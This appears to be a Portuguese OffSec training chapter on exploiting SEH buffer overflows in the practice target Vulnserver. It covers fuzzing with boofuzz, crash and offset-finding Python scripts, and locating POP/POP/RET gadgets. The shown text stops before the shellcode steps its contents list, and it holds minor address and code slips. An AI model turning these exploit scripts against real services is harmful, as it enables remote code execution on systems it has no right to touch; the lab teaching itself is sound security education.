

OFFSEC

BUFFER OVERFLOW SEH



16

LISTA DE FIGURAS

Figura 1 – Estrutura de SEH	7
Figura 2 – Ilustração dos passos para a criação de um exploit.....	8
Figura 3 – Aplicação <i>crashada</i>	10
Figura 4 – Pacotes recebidos pela aplicação	10
Figura 5 – Valor enviado para aplicação	11
Figura 6 – Quantidade de caracteres enviada para aplicação	11
Figura 7 – EIP sobrescrito	12
Figura 8 – Cadeia de SEH corrompida.....	13
Figura 9 – Cadeia de SEH com o pattern.....	14
Figura 10 – Processo de exploração da cadeia de SEH	15
Figura 11 – Cadeia de SEH manipulada	16
Figura 12 – Endereços de POP POP RET	17
Figura 13 – Breakpoint definido.....	18
Figura 14 – POP POP RET em execução.....	19
Figura 15 – Instruções correspondentes ao nSEH.....	19
Figura 16 – JMP short em execução	21
Figura 17 – Espaço limitado de buffer	21
Figura 18 – Pseudo shellcode atingido	24
Figura 19 – Arquivos gerados	24
Figura 20 – Bytearray encontrado	26
Figura 21 – Resultado da comparação	26
Figura 22 – Acesso remoto obtido.....	28

LISTA DE CÓDIGOS-FONTE

Código-fonte 1 – Modelo de SEH.....	6
Código-fonte 2 – Fuzzing	9
Código-fonte 3 – Crash	12
Código-fonte 4 – Encontrando ponteiro de SEH	14
Código-fonte 5 – Sobrescrevendo o ponteiro de SEH.....	16
Código-fonte 6 – Incluindo o endereço de POP POP RET	18
Código-fonte 7 – Incluindo o JMP short	20
Código-fonte 8 – Incluindo o JMP back.....	23
Código-fonte 9 – Incluindo o bytearray.....	25
Código-fonte 10 – Exploit final.....	27

LISTA DE COMANDOS DE PROMPT DO SISTEMA

Comando de prompt 1 – Conectando na aplicação	8
Comando de prompt 2 – Instalando boofuzz.....	9
Comando de prompt 3 – Gerando pattern create.....	13
Comando de prompt 4 – Descobrindo offset.....	14
Comando de prompt 5 – Descobrindo o formato correto do JMP short	20
Comando de prompt 6 – Calculando endereços para JMP back	22
Comando de prompt 7 – Convertendo o JMP back.....	22
Comando de prompt 8 – Gerando o shellcode.....	27
Comando de prompt 9 – Netcat ouvindo na porta 443.....	28

SUMÁRIO

1 BUFFER OVERFLOW SEH	6
1.1 O que é o SEH?	6
2 FASES ENVOLVIDAS.....	7
2.1 Conectar na aplicação.....	8
2.2 Realizar o fuzzing.....	8
2.3 Sobrescrever o ponteiro de SEH.....	13
2.4 Encontrar POP/POP/RET.....	17
2.5 Realizar JMP SHORT.....	19
2.6 Saltar para um buffer maior.....	21
2.7 Verificar os caracteres inválidos.....	24
2.8 Gerar <i>shellcode</i>	27
REFERÊNCIAS.....	29

1 BUFFER OVERFLOW SEH

Neste capítulo, entenderemos o que é SEH e as fases necessárias para lidar com esse tipo de proteção.

1.1 O que é o SEH?

Tratador de Exceções Estruturado ou *Structured Exception Handler* (SEH) é um mecanismo do Windows para lidar com exceções de hardware e software, usando uma estrutura de dados chamada lista encadeada. Uma lista encadeada é uma coleção de nós na qual, juntos, representam uma sequência: cada nó aponta para o próximo nó da cadeia e todo nó contém uma referência e um dado.

Exemplo:

```
try {  
    //Bloco de código protegido  
}  
catch () {  
    // Código para executar quando uma exceção ocorrer  
}
```

Código-fonte 1 – Modelo de SEH
Fonte: Elaborado pelo autor (2021)

Quando uma exceção ocorre, o sistema operacional percorre por uma cadeia de SEH. Cada SEH é analisada chamando a função de retorno da chamada de exceção, inspecionando os detalhes encontrados na exceção e os registros de conteúdo para ver se conseguem lidar com tal exceção. Contudo, se uma exceção não for possível ser tratada, então a função ***ExceptionContinueSearch*** será retornada, e o sistema operacional irá para o endereço do próximo registro apontado para o Next SEH, continuando a cadeia de SEH até encontrar um tratador de exceção adequado ou até alcançar o último tratador padrão (FFFFFFFF).

Na Figura “Estrutura de SEH”, é possível ver uma imagem que ilustra uma cadeia de SEH.




Figura 1 – Estrutura de SEH
Fonte: Elaborado pelo autor (2019)

Seguiremos com as fases tradicionais de um *exploit* clássico, porém teremos alguns obstáculos a serem contornados para atingirmos nosso objetivo.

2 FASES ENVOLVIDAS

Na Figura “Ilustração dos passos para a criação de um exploit”, é possível observar as fases que iremos realizar. É importante compreender o processo e a significância de cada passo, pois isso definirá o resultado de seu exploit.




Figura 2 – Ilustração dos passos para a criação de um exploit
Fonte: Elaborado pelo autor (2019)

2.1 Conectar na aplicação

O primeiro passo para iniciar um buffer overflow é interagir com a aplicação usando o *netcat* e identificar o banner da aplicação.

```
root@kali:~# nc -vn 10.0.2.8 9999
(UNKNOWN) [10.0.2.8] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
```

Comando de prompt 1 – Conectando na aplicação
Fonte: Elaborado pelo autor (2021)

Esse passo é muito importante, pois — no momento em que identificarmos a quantidade de caracteres que faz a aplicação parar de responder — é a partir do banner que poderemos realizar essa verificação.

2.2 Realizar o fuzzing

Vamos começar a trabalhar com scripts boofuzz. Para realizar a instalação no Kali Linux, basta seguir os comandos abaixo.

```
root@kali:~# curl https://bootstrap.pypa.io/get-pip.py --output  
get-pip.py  
root@kali:~# python get-pip.py
```

Comando de prompt 2 – Instalando boofuzz

Fonte: Elaborado pelo autor (2021)

Em um cenário real, nós estaríamos *fuzzando* todos os comandos disponíveis no Vulnserver, mas, para economizar tempo, limitaremos a nossa busca para o *exploit* baseado em SEH no parâmetro GMON. Porém, antes de executarmos o código que será apresentado, deixemos a aplicação em execução no Immunity Debugger. Podemos usar o seguinte código:

```
#!/usr/bin/python  
# File: fuzzing.py  
from boofuzz import *  
  
host = "10.0.2.8"  
port = 9999  
  
session = Session(target = Target(connection =  
SocketConnection(host, port, proto='tcp'))) # Definindo o tipo  
de protocolo e o alvo  
  
s_initialize("GMON") # Cada mensagem deve iniciar com essa  
função  
  
s_string("GMON", fuzzable=False) # O comando vulnerável  
s_delim(" ", fuzzable=False) # Delimitador definido como espaço  
s_string("FUZZ") # Argumento que será utilizado para fuzzear
```

Código-fonte 2 – Fuzzing

Fonte: Elaborado pelo autor (2019)

O envio de nosso script de fuzzing nos traz isso no Immunity.




Figura 3 – Aplicação *crashada*
Fonte: Elaborado pelo autor (2021)

Prestemos atenção na mensagem “*use Shift+F7/F8/F9 to pass exception to program*” localizada abaixo da tela. É possível vermos que os registradores **ECX** e **EBP** foram sobrescritos com caracteres **A**.

Para realizarmos uma identificação mais precisa do que foi enviado para causar o crash, podemos utilizar qualquer ferramenta que capture tráfego de rede, como tcpdump ou Wireshark. Após realizarmos a captura do tráfego, filtramos a partir do último banner que foi recebido na máquina Kali.




Figura 4 – Pacotes recebidos pela aplicação
Fonte: Elaborado pelo autor (2021)

E, então, observaremos com mais detalhes o que foi enviado na última requisição que a aplicação recebeu de fato, a partir do **Follow TCP** do Wireshark.




Figura 5 – Valor enviado para aplicação

Fonte: Elaborado pelo autor (2021)

Para descobrir a quantidade exata de caracteres **A** enviada, é possível copiar o valor do Wireshark e colar em um editor, como **Sublime Text**. Em seguida, selecionar os caracteres A e verificar a quantidade no canto inferior esquerdo da tela.




Figura 6 – Quantidade de caracteres enviada para aplicação

Fonte: Elaborado pelo autor (2021)

Iniciaremos um código que seja possível *crashar* a aplicação com as informações que obtivemos até o momento.

```
#!/usr/bin/python
# File: crash.py
import socket

host = "10.0.2.8"
port = 9999

crash = "GMON /.:/"
crash += "A" * 5000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

s.recv(1024)
s.send(crash)
```

Código-fonte 3 – Crash
Fonte: Elaborado pelo autor (2021)

Após a execução, é possível obter o mesmo resultado no Immunity. Pressionaremos as teclas **Shift + F9** para ignorarmos a exceção do programa.




Figura 7 – EIP sobrescrito
Fonte: Elaborado pelo autor (2021)

Agora é mais familiar com o que vimos no processo de criação de um exploit clássico, pois temos o nosso EIP com o valor **41414141**: o que equivale aos caracteres **A** enviados.

Mas por que será que o valor de EIP foi alterado? Utilize o atalho Alt + S ou simplesmente vá em **View** e **SEH Chain**, para obter este resultado:




Figura 8 – Cadeia de SEH corrompida
Fonte: Elaborado pelo autor (2021)

Quando nós, inicialmente, transbordamos o programa, somos capazes de sobrescrever ambos os ponteiros, "Ponteiro para o próximo registro de SEH" e o "Ponteiro para Tratar Exceção". Portanto, como o **EIP** está simplesmente informando ao programa o endereço da próxima instrução, que neste caso é especificado pelo componente SEH, o EIP é **41414141**.

2.3 Sobrescrever o ponteiro de SEH

Para que a nossa exploração prossiga, é necessário descobrimos a quantidade necessária (offset) para manipularmos a cadeia de SEH. Para isso, utilizaremos uma das ferramentas do Metasploit já inclusa no Kali.

```
root@kali:~/Documents/vulnserver# msf-pattern_create -l 5000  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab -- omitido --
```

Comando de prompt 3 – Gerando pattern create
Fonte: Elaborado pelo autor (2021)

Então vamos criar um script com a mesma estrutura do código anterior.

```
#!/usr/bin/python
# File: crash.py
import socket

host = "10.0.2.8"
port = 9999

crash = "GMON /./"
crash += "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab -- omitido --"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

s.recv(1024)
s.send(crash)
```

Código-fonte 4 – Encontrando ponteiro de SEH
Fonte: Elaborado pelo autor (2021)

Se executarmos, teremos os seguintes valores na cadeia de SEH apresentados no Immunity.




Figura 9 – Cadeia de SEH com o pattern
Fonte: Elaborado pelo autor (2021)

Vamos então descobrir a quantidade para sobrescrever o ponteiro, utilizando outra ferramenta do Metasploit.

```
root@kali:~/Documents/vulnserver# msf-pattern_offset -q
45336E45
```

Comando de prompt 4 – Descobrindo offset
Fonte: Elaborado pelo autor (2021)

Antes de prosseguirmos para o script, entenderemos qual é o objetivo de tudo isso que estamos realizando. No Immunity, é possível observar dois valores presentes na cadeia de SEH referentes ao próximo SEH (nSEH) e ao atual SEH.

Para controlarmos o fluxo de execução do programa, forçaremos para que a cadeia de SEH manipulada nos transfira para um espaço de buffer em que possamos utilizar o nosso *shellcode*. Para isso, substituiremos o endereço do atual SEH por um endereço que contenha as seguintes instruções: POP, POP e RET. Isso fará com que as próximas instruções do programa sejam o que estiver contido no nSEH.

Veja uma ilustração do processo que será feito, do ponto de vista de como deverá ficar a cadeia de SEH.

SEH Chain



Figura 10 – Processo de exploração da cadeia de SEH
Fonte: Elaborado pelo autor (2021)

Como já temos o offset necessário para sobrescrever o SEH, criaremos um script para realizar essa validação.

```
#!/usr/bin/python
import socket

host = "10.0.2.8"
port = 9999

cmd = "GMON ./."
crash= "A" * 3519
crash += "BBBB" # SEH
crash += "C" * (5000 - len(crash)) # Lixo faltante para causar o crash

exploit = cmd + crash

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

s.recv(1024)
```

Código-fonte 5 – Sobrescrevendo o ponteiro de SEH
Fonte: Elaborado pelo autor (2021)

Após sua execução, deve-se obter este resultado, observando a cadeia de SEH no Immunity.




Figura 11 – Cadeia de SEH manipulada
Fonte: Elaborado pelo autor (2021)

2.4 Encontrar POP/POP/RET

Agora que estamos manipulando o SEH atual, temos de encontrar um endereço que contenha as instruções POP, POP e RET que, ao executá-las, permita que o valor que estiver no lugar do nSEH seja executado. Vamos, portanto, procurar as instruções mencionadas acima, utilizando o script mona desenvolvido por Corelan, digitando o comando, *!mona seh*. Veja o resultado do comando ao pressionar na letra L de log na barra de ações do Immunity.

```
[+] Results :
0x625010b4 : pop ebx # pop ebp # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Reba
0x00402673 : pop ebx # pop ebp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [vuln
0x6250172b : pop edi # pop ebp # ret | asciiprint,ascii {PAGE_EXECUTE_READ} [essfunc.dll] A
0x6250195e : pop edi # pop ebp # ret | asciiprint,ascii {PAGE_EXECUTE_READ} [essfunc.dll] A
0x00402afb : pop edi # pop ebp # ret | startnull {PAGE_EXECUTE_READ} [vulnserver.exe] ASLR:
0x00402d2e : pop edi # pop ebp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [vuln
0x6250120b : pop ecx # pop ecx # ret | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False,
0x625011bf : pop ebx # pop ebx # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Reba
0x625011d7 : pop ebx # pop ebx # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Reba
0x625011fb : pop eax # pop edx # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Reba
0x625011e3 : pop ecx # pop edx # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Reba
0x6250160a : pop esi # pop ebp # ret | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False,
0x004029da : pop esi # pop ebp # ret | startnull {PAGE_EXECUTE_READ} [vulnserver.exe] ASLR:
0x0040119b : pop ebx # pop ebp # ret 0x04 | startnull {PAGE_EXECUTE_READ} [vulnserver.exe] A
0x625011ef : pop ecx # pop eax # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Reba
0x625011cb : pop ebp # pop ebp # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Reba
0x00402524 : pop edi # pop ebp # ret 0x04 | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [
0x625011b3 : pop eax # pop eax # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Reba
Found a total of 18 pointers
```

Figura 12 – Endereços de POP POP RET
Fonte: Elaborado pelo autor (2021)

Seguindo a mesma lógica do buffer overflow clássico, é necessário selecionar um endereço que não possua proteções envolvidas, tais como ASLR, SafeSEH etc. Podemos selecionar a primeira opção **0x624010b4** e incluir ao nosso código para validar se o fluxo está ocorrendo como o esperado.

```
#!/usr/bin/python
import socket
from struct import *

host = "10.0.2.8"
port = 9999

cmd = "GMON ./."
crash= "A" * 3519
crash += pack('<L',0x625010b4)
crash += "C" * (5000 - len(crash))

exploit = cmd + crash

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

s.recv(1024)
s.send(exploit)
```

Código-fonte 6 – Incluindo o endereço de POP POP RET

Fonte: Elaborado pelo autor (2021)

Ao executar, é necessário ir para a janela de **SEH Chain** do Immunity e pressionar **F2** sobre o SEH atual para definir um **breakpoint**. Quando o programa identificar que o próximo endereço é o que foi definido, será pausado. Deverá ficar semelhante à Figura “Breakpoint definido”.




Figura 13 – Breakpoint definido
Fonte: Elaborado pelo autor (2021)

Ao pressionar **F9**, veremos que as próximas instruções serão: POP POP RET, como na Figura “POP POP RET em execução”.

Address	Disassembly
625010B4	5B POP EBX
625010B5	5D POP EBP
625010B6	C3 RETN
625010B7	89F6 MOV ESI,ESI
625010B9	8DBC27 00000000 LEA EDI,DWORD PTR DS:[EDI]
625010C0	55 PUSH EBP
625010C1	89E5 MOV EBP,ESP

Figura 14 – POP POP RET em execução
Fonte: Elaborado pelo autor (2021)

